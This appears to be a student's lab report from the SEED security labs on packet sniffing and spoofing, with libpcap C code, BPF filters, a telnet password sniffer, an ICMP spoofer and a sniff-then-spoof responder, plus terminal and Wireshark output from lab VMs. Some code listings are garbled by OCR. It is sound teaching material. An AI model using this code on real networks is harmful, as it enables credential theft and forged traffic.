


```
[10/14/20]seed@VM:~$ touch snoof.py
[10/14/20]seed@VM:~$ sudo vim snoof.py
[10/14/20]seed@VM:~$ sudo vim snoof.py
[10/14/20]seed@VM:~$ sudo python snoof.py

Sent 1 packets.
.

^C[10/14/20]seed@VM:~$
```

VM B Wireshark:



**Observation:** VM A received 6 packets, and VM B sent 6 packets. Note that there was 60% packet loss for VM A. That is because the IP address 128.230.0.0 is not active. Therefore, no packets should have been returned. However, once VM B was running, it began sending packets back. I started VM A first then B, hence why it did not get back 100% of its packets. This demonstrates the effective spoofing.

**Explanation:** Our script is working well, and by using a non-active IP Address we can be sure that the return results are in fact spoofed.

## Task 2

### Task 2.1A

To print out the source and destination IP addresses of each captured packet, the below code can be used (the sniff\_improved.c program):



```

1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
4
5 /* Ethernet header */
6 struct ethheader {
7     u_char ether_dhost[6]; /* destination host address */
8     u_char ether_shost[6]; /* source host address */
9     u_short ether_type;    /* protocol type (IP, ARP, RARP, etc) */
10 };
11
12 /* IP Header */
13 struct ipheader {
14     unsigned char      iph_ihl:4, //IP header length
15     .....           iph_ver:4; //IP version
16     unsigned char      iph_tos; //Type of service
17     unsigned short int iph_len; //IP Packet length (data + header)
18     unsigned short int iph_ident; //Identification
19     unsigned short int iph_flag:3, //Fragmentation flags
20     .....           iph_offset:13; //Flags offset
21     unsigned char      iph_ttl; //Time to Live
22     unsigned char      iph_protocol; //Protocol type
23     unsigned short int iph_cksum; //IP datagram checksum
24     struct in_addr     iph_sourceip; //Source IP address
25     struct in_addr     iph_destip; //Destination IP address
26 };
27
28 void got_packet(u_char *args, const struct pcap_pkthdr *header,
29                  const u_char *packet)
30 {
31     struct ethheader *eth = (struct ethheader *)packet;
32
33     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
34         struct ipheader * ip = (struct ipheader *)
35             (packet + sizeof(struct ethheader));
36
37         printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
38         printf("      To: %s\n", inet_ntoa(ip->iph_destip));
39
40     /* determine protocol */
41     switch(ip->iph_protocol) {
42         case IPPROTO_TCP:
43             printf("      Protocol: TCP\n");
44             return;
45         case IPPROTO_UDP:
46             printf("      Protocol: UDP\n");
47             return;
48         case IPPROTO_ICMP:
49             printf("      Protocol: ICMP\n");
50             return;
51         default:
52             printf("      Protocol: others\n");
53             return;
54     }
55 }
56
57 }
```

```
58 int main()
59 {
60     pcap_t *handle;
61     char errbuf[PCAP_ERRBUF_SIZE];
62     struct bpf_program fp;
63     char filter_exp[] = "ip proto icmp";
64     bpf_u_int32 net;
65
66     // Step 1: Open live pcap session on NIC with name enp0s3
67     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
68
69     // Step 2: Compile filter_exp into BPF psuedo-code
70     pcap_compile(handle, &fp, filter_exp, 0, net); New Screenshot
71     pcap_setfilter(handle, &fp);
72
73     // Step 3: Capture packets
74     pcap_loop(handle, -1, got_packet, NULL);
75
76     pcap_close(handle); //Close the handle
77     return 0;
78 }
79
80
81 }
```


To compile the code, I had to run the following command:

```
gcc sniffing.c -o sniffing -lpcap
```

Then, I executed the program while simultaneously running a ping command on the second machine. Here is the pinging from the first machine:

```
/bin/bash 76x25
[10/21/20]seed@VM:~$ ping google.com
PING google.com (172.217.14.110) 56(84) bytes of data.
64 bytes from lax31s01-in-f14.1e100.net (172.217.14.110): icmp_seq=1 ttl=115
time=11.6 ms
64 bytes from lax31s01-in-f14.1e100.net (172.217.14.110): icmp_seq=2 ttl=115
time=10.4 ms
64 bytes from lax31s01-in-f14.1e100.net (172.217.14.110): icmp_seq=3 ttl=115
time=22.1 ms
Terminator 64 bytes from lax31s01-in-f14.1e100.net (172.217.14.110): icmp_seq=4 ttl=115
time=11.2 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 10.422/13.873/22.116/4.780 ms
[10/21/20]seed@VM:~$ ping google.com
PING google.com (172.217.14.110) 56(84) bytes of data.
64 bytes from lax31s01-in-f14.1e100.net (172.217.14.110): icmp_seq=1 ttl=115
time=13.9 ms
^C
--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 13.934/13.934/13.934/0.000 ms
[10/21/20]seed@VM:~$
```

Here is the output from the first machine, running pcap:



The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 70x24'. The output of the command 'sudo ./sniffing' is displayed, showing various network packets captured:

```
[10/21/20] seed@VM:~/Desktop$ sudo ./sniffing
  From: 10.0.2.4
    To: 192.168.1.1
Protocol: UDP
  From: 192.168.1.1
    To: 10.0.2.4
Protocol: UDP
  From: 10.0.2.4
    To: 172.217.14.110
Protocol: ICMP
  From: 172.217.14.110
    To: 10.0.2.4
Protocol: ICMP
  From: 10.0.2.4
    To: 192.168.1.1
Protocol: UDP
  From: 192.168.1.1
    To: 10.0.2.4
Protocol: UDP
  From: 10.0.2.4
    To: 52.217.42.110
Protocol: TCP
  From: 10.0.2.4
    To: 52.217.42.110
```

**Observation:** Once the PCAP was ran, it can see the packets being transferred from the second machine to the Google server. It can observe multiple protocols, including UDP, ICMP, and TCP.

**Explanation:** This API package is incredibly easy to set up and observe traffic. The filter can be further modified to only observe a specific type of protocol, or even a specific destination address if desired.

**Question 1:** In order to effectively run the PCAP program, first the NIC needs to be placed in promiscuous mode to allow it to see all packets on its network. Next, the compile and setfilter functions are called to ensure that only the user-defined traffic is captured. After that, the packets can begin to be captured. An infinite loop is set up to allow for continuous monitoring. Finally, the program is closed in an elegant way using the built in pcap\_close.

**Question 2:** Root privilege is needed to run a sniffing program because in order to sniff, the NIC card must be set to promiscuous mode. This is an unusual request and could lead to malicious activity, so the root protection is implemented. Without running as root, the program would fail on the first step, pcap\_open, because it would not be able to set the NIC card to promiscuous.

**Question 3:** The difference between turning promiscuous mode on and off for the sniffer program is very similar to not running it in root. In this case, the program fails at the exact same point, trying to

implement pcap\_open. To demonstrate, by leaving promiscuous mode on, all packets on that network would be effectively sniffed. When turning it off, no packets would be observed.

## Task 2.1B - Writing Filters

In order to implement filters for the sniffing program, the filter\_exp[] field can be filled in to specify exactly which sources, destinations, and types of packets should be captured. In the first example, only ICMP packets are captured between two specific hosts. First, the code used:



```

51     default:
52         printf("  Protocol: others\n");
53         return;
54     }
55 }
56 }
57
58 int main()
59 {
60     pcap_t *handle;
61     char errbuf[PCAP_ERRBUF_SIZE];
62     struct bpf_program fp;
63     // char filter_exp[] = "ip proto icmp";
64     char filter_exp[] = "icmp and host 10.0.2.4"
65     bpf_u_int32 net;
66
67     // Step 1: Open live pcap session on NIC with name enp0s3
68     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
69
70     // Step 2: Compile filter_exp into BPF pseudo-code
71     pcap_compile(handle, &fp, filter_exp, 0, net);
72     pcap_setfilter(handle, &fp);
73
74     // Step 3: Capture packets
75     pcap_loop(handle, -1, got_packet, NULL);
76
77     pcap_close(handle); //Close the handle
78     return 0;
79 }
80
81
82

```

Note the commented out line, which was replaced by the ICMP protocol and the host number of the second machine. The results of this filter:

```
[10/21/20] seed@VM:~/Desktop$ sudo ./sniffing
  From: 10.0.2.4
  To: 172.217.5.78
Protocol: ICMP
  From: 172.217.5.78
  To: 10.0.2.4
Protocol: ICMP
  From: 10.0.2.4
  To: 172.217.5.78
Protocol: ICMP
  From: 172.217.5.78
  To: 10.0.2.4
Protocol: ICMP
^C
[10/21/20] seed@VM:~/Desktop$
```

**Observation:** Note how only the pings FROM 10.0.2.4 (second VM) are captured, as well as only the ICMP packets.

Next, TCP packets with a destination port number between 10 to 100. The code required:

```
58 int main()
59 {
60     pcap_t *handle;
61     char errbuf[PCAP_ERRBUF_SIZE];
62     struct bpf_program fp;
63     // char filter_exp[] = "ip proto icmp";
64     // char filter_exp[] = "icmp and host 10.0.2.4";
65     char filter_exp[] = "tcp and dst portrange 10-100";
66     bpf_u_int32 net;
67
68     // Step 1: Open live pcap session on NIC with name enp0s3
69     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
70
71     // Step 2: Compile filter_exp into BPF psuedo-code
72     pcap_compile(handle, &fp, filter_exp, 0, net);
73     pcap_setfilter(handle, &fp);
74
75     // Step 3: Capture packets
76     pcap_loop(handle, -1, got_packet, NULL);
77
78     pcap_close(handle); //Close the handle
79     return 0;
80 }
```

Again, note the commented line. In order to test this one, I used the command “nmap -p 23 google.com” from the second VM to hit port 23. The results of the sniffing VM:

**Observation:** Now only the TCP pings to that specific port are being recorded.

**Explanation:** The PCAP filter is working in both instances, capturing exactly what the user specifies.

## **Task 2.1C – Sniffing Passwords**

To modify the sniffer program to capture passwords between telnet interactions, the following code can be used:

```
B void got_packet(u_char *args, const struct pcap_pkthdr *header,
9 const u_char *packet)
0 {
1     struct ipheader * ip = (struct ipheader *) (packet + sizeof(struct ethheader));
2     unsigned short pktlen = ntohs(ip->iph_len);
3     struct tcpheader *tcp = (struct tcpheader *) ((u_char*)ip + sizeof(struct ipheader));
4     u_char dataoffset = 4;
5     if((pktlen - sizeof(struct ipheader)) > dataoffset)
6     {
7         printf("SrcIP: %s", inet_ntoa(ip->iph_sourceip));
8         printf("DstIP: %s", inet_ntoa(ip->iph_destip));
9         printf("Data:");
10        u_char* data = (u_char*)tcp + dataoffset;
11        for(unsigned short s = 0; s < (ntohs(ip->iph_len) - (sizeof(struct ipheader) + dataoffset)); s++)
12        {
13            if (isprint(*data) != 0)
14            {
15                printf("%c", *data);
16            }
17            else
18            {
19                printf("\\%.3hhho", *data);
20            }
21        }
22        data++;
23    }
24    printf("\n");
25 }
```

Then, the second VM can send a telnet request to the first by the following:

```
[10/21/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct 21 15:21:48 EDT 2020 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/21/20]seed@VM:~$ exit
logout
Connection closed by foreign host.
[10/21/20]seed@VM:~$
```

The password is the default “dees”. Now the first VM, running the password capture sniffing program, shows the following:

```
43\030E\000\000\001\001\010\012\000\037m\215\000\037;\275\015\012Password:
SrcIP: 10.0.2.4DstIP: 10.0.2.15Data:\271\311\261\025?\262\246\212\200\020\00
0\345\3333\000\000\001\001\010\012\000\037;\275\000\037m\215
SrcIP: 10.0.2.4DstIP: 10.0.2.15Data:\271\311\261\025?\262\246\212\200\030\00
0\345u\306\000\000\001\001\010\012\000\037=!\000\037m\215d
SrcIP: 10.0.2.15DstIP: 10.0.2.4Data:?\262\246\212\271\311\261\026\200\020\00
0\343\0309\000\000\001\001\010\012\000\037n\375\000\037=!
SrcIP: 10.0.2.4DstIP: 10.0.2.15Data:\271\311\261\026?\262\246\212\200\030\00
0\345s\014\000\000\001\001\010\012\000\037=j\000\037n\375e
SrcIP: 10.0.2.15DstIP: 10.0.2.4Data:?\262\246\212\271\311\261\027\200\020\00
0\343\0309\000\000\001\001\010\012\000\037o:\000\037=j
SrcIP: 10.0.2.4DstIP: 10.0.2.15Data:\271\311\261\027?\262\246\212\200\030\00
0\345r\256\000\000\001\001\010\012\000\037=\212\000\037o:e
SrcIP: 10.0.2.15DstIP: 10.0.2.4Data:?\262\246\212\271\311\261\030\200\020\00
0\343\0309\000\000\001\001\010\012\000\037oZ\000\037=\212
SrcIP: 10.0.2.4DstIP: 10.0.2.15Data:\271\311\261\030?\262\246\212\200\030\00
0\345d=\000\000\001\001\010\012\000\037=\332\000\037oZs
```

**Observation:** the password, in order, after the “Password” prompt is shown.

**Explanation:** The modified program is now focused on capturing the data transmitted between the telnet traffic and can observe the password being entered.

## Task 2.2A Spoofing

A spoofing program can be implemented as follows:

```


12
13 //*****Spoof an ICMP echo request using an arbitrary source IP Address*****
14 //*****Spoof an ICMP echo request using an arbitrary source IP Address*****
15 //*****Spoof an ICMP echo request using an arbitrary source IP Address*****
16 int main() {
17     char buffer[1500];
18
19     memset(buffer, 0, 1500);
20
21     //*****Step 1: Fill in the ICMP header.*****
22     //*****Step 1: Fill in the ICMP header.*****
23     struct icmpheader *icmp = (struct icmpheader *)
24         (buffer + sizeof(struct ipheader));
25     icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.
26
27     // Calculate the checksum for integrity
28     icmp->icmp_chksum = 0;
29     icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
30                                     sizeof(struct icmpheader));
31
32     //*****Step 2: Fill in the IP header.*****
33     //*****Step 2: Fill in the IP header.*****
34     struct ipheader *ip = (struct ipheader *) buffer;
35     ip->iph_ver = 4;
36     ip->iph_ihl = 5;
37     ip->iph_ttl = 20;
38     ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
39     ip->iph_destip.s_addr = inet_addr("10.0.2.4");
40     ip->iph_protocol = IPPROTO_ICMP;
41     ip->iph_len = htons(sizeof(struct ipheader) +
42                           sizeof(struct icmpheader));
43
44     //*****Step 3: Finally, send the spoofed packet
45     //*****Step 3: Finally, send the spoofed packet
46     send_raw_ip_packet (ip);
47
48     return 0;
49 }
50
51
52
53
54

```

Note that it was compiled with the following command:

```
gcc -o icmp_spoof spoof_icmp.c checksum.c spoof.c
```

After running it on the first VM, the second VM (10.0.2.4) shows the output from its own Wireshark:



**Observation:** The spoofed program works as intended, note the pinged request and reply from the fake 1.2.3.4 IP.

**Explanation:** By specifying the IP address in the spoof program, the user can send back an illegitimate reply from virtually any IP address.

**Question 4:** The IP packet length field can be set to any arbitrary length and the spoofed packet will still be sent. There is not size verification built in to check the packet length.

**Question 5:** The checksum does not need to be calculated for the IP header.

**Question 6:** Root privilege is needed to run programs that use raw sockets because the user is overwriting the default values, which are usually provided by the OS. Additionally, setting promiscuous mode also requires root privilege. The program will fail to call the socket function if not run as root.

### Task 2.3: Sniff and then Spoof

The code to run a sniff then spoof is as follows:

```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <string.h>
4 #include <sys/socket.h>
5 #include <netinet/ip.h>
6 #include <arpa/inet.h>
7 #include <pcap.h>
8
9 #include "myheader.h"
10
11 // Given an IP packet, send it out using a raw socket.
12 ****
13 void send_raw_ip_packet(struct ipheader* ip)
14 {
15     struct sockaddr_in dest_info;
16     int enable = 1;
17
18     // Step 1: Create a raw network socket.
19     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
20
21     // Step 2: Set socket option.
22     setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
23     &enable, sizeof(enable));
24
25     // Step 3: Provide needed information about destination.
26     dest_info.sin_family = AF_INET;
27     dest_info.sin_addr = ip->iph_destip;
28
29     // Step 4: Send the packet out.
30     sendto(sock, ip, ntohs(ip->iph_len), 0,
31     &dest_info, sizeof(dest_info));
32     close(sock);
33 }
34
35 void send_echo_reply(struct ipheader * ip)
36 {
37     int ip_header_len = ip->iph_ihl * 4;
38     const char buffer[1500];
39     memset((char*)buffer, 0, 1500);
40     memcpy((char*)buffer, ip, ntohs(ip->iph_len));
41     struct ipheader* newip=(struct ipheader*)buffer;
42     struct icmpheader* newicmp=(struct icmpheader*)(buffer + ip_header_len);
43     newip->iph_sourceip=ip->iph_destip;
44     newip->iph_destip=ip->iph_sourceip;
```

```
spoof.c      * myheader.h      * checksum.c      * spoof_icmp.c      * sniffing.c      *
46     newip->iph_ttl=64;
47     send_raw_ip_packet(newip);
48 }
49
50
51 void got_packet(u_char *args, const struct pcap_pkthdr *header,
52                  const u_char *packet)
53 {
54     struct ethheader *eth = (struct ethheader *)packet;
55
56     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
57         struct ipheader * ip = (struct ipheader *)
58                         (packet + sizeof(struct ethheader));
59
60         printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
61         printf("      To: %s\n", inet_ntoa(ip->iph_destip));
62
63         send_echo_reply(ip);
64
65         /* determine protocol */
66         switch(ip->iph_protocol) {
67             case IPPROTO_TCP:
68                 printf("    Protocol: TCP\n");
69                 return;
70             case IPPROTO_UDP:
71                 printf("    Protocol: UDP\n");
72                 return;
73             case IPPROTO_ICMP:
74                 printf("    Protocol: ICMP\n");
75                 return;
76             default:
77                 printf("    Protocol: others\n");
78                 return;
79         }
80     }
81 }
82
83 int main()
84 {
85     pcap_t *handle;
86     char errbuf[PCAP_ERRBUF_SIZE];
87     struct bpf_program fp;
88     char filter_exp[] = "icmp[icmptype] = 8";
89
90     bpf u int32 net;
```

```
82
83 int main()
84 {
85     pcap_t *handle;
86     char errbuf[PCAP_ERRBUF_SIZE];
87     struct bpf_program fp;
88     char filter_exp[] = "icmp[icmptype] = 8";
89
90     bpf_u_int32 net;
91
92     // Step 1: Open live pcap session on NIC with name enp0s3
93     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
94
95     // Step 2: Compile filter_exp into BPF psuedo-code
96     pcap_compile(handle, &fp, filter_exp, 0, net);
97     pcap_setfilter(handle, &fp);
98
99     // Step 3: Capture packets
100    pcap_loop(handle, -1, got_packet, NULL);
101
102    pcap_close(handle); //Close the handle
103    return 0;
104 }
```

Note line 63. This is where I added the call to send the spoofed request back. Without it, this was only a sniffing program and could OBSERVE traffic, but not send a response back. In this case, because VM 2 was pinging a made up IP address (1.2.3.4), it was only seeing requests and no replies. However, with this line added, the Wireshark results for VM 1 are as follows:

Capturing from any

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-10-21 17:23:22.1919660...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
2	2020-10-21 17:23:22.5297046...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
3	2020-10-21 17:23:22.5301427...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) reply id=0x1...
4	2020-10-21 17:23:23.2025731...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
6	2020-10-21 17:23:23.5536168...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
7	2020-10-21 17:23:23.5536542...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
8	2020-10-21 17:23:23.5538818...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) reply id=0x1...
9	2020-10-21 17:23:24.2263214...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
10	2020-10-21 17:23:24.5775574...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
11	2020-10-21 17:23:24.5775901...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
12	2020-10-21 17:23:24.5776004...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
13	2020-10-21 17:23:24.5778854...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) reply id=0x1...
14	2020-10-21 17:23:24.5778879...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) reply id=0x1...
15	2020-10-21 17:23:25.2504885...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
16	2020-10-21 17:23:25.6016106...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
17	2020-10-21 17:23:25.6016424...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
18	2020-10-21 17:23:25.6016533...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
19	2020-10-21 17:23:25.6016625...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
20	2020-10-21 17:23:25.6018659...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) reply id=0x1...
21	2020-10-21 17:23:25.6018680...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) reply id=0x1...
22	2020-10-21 17:23:26.6257128...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
23	2020-10-21 17:23:26.6257485...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
24	2020-10-21 17:23:26.6257582...	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) request id=0x1...
25	2020-10-21 17:23:26.6257676...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request id=0x1...
26	2020-10-21 17:23:26.6259576...	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) reply id=0x1...

**Observation:** Here we see that VM2, which is 10.0.2.4, is indeed receiving a spoofed response from an incorrect IP address. Interestingly, not every ping request was met with a reply. The results were the same from the Wireshark of VM2.

**Explanation:** The sniffing/spoofing (snoof) program is indeed working as intended, supplying fake replies from an erroneous IP address. The program is also sophisticated enough to not need the fake IP address, but can read and supply it back from the original sending computer. Note that 1.2.3.4 does not appear anywhere in the snoof code.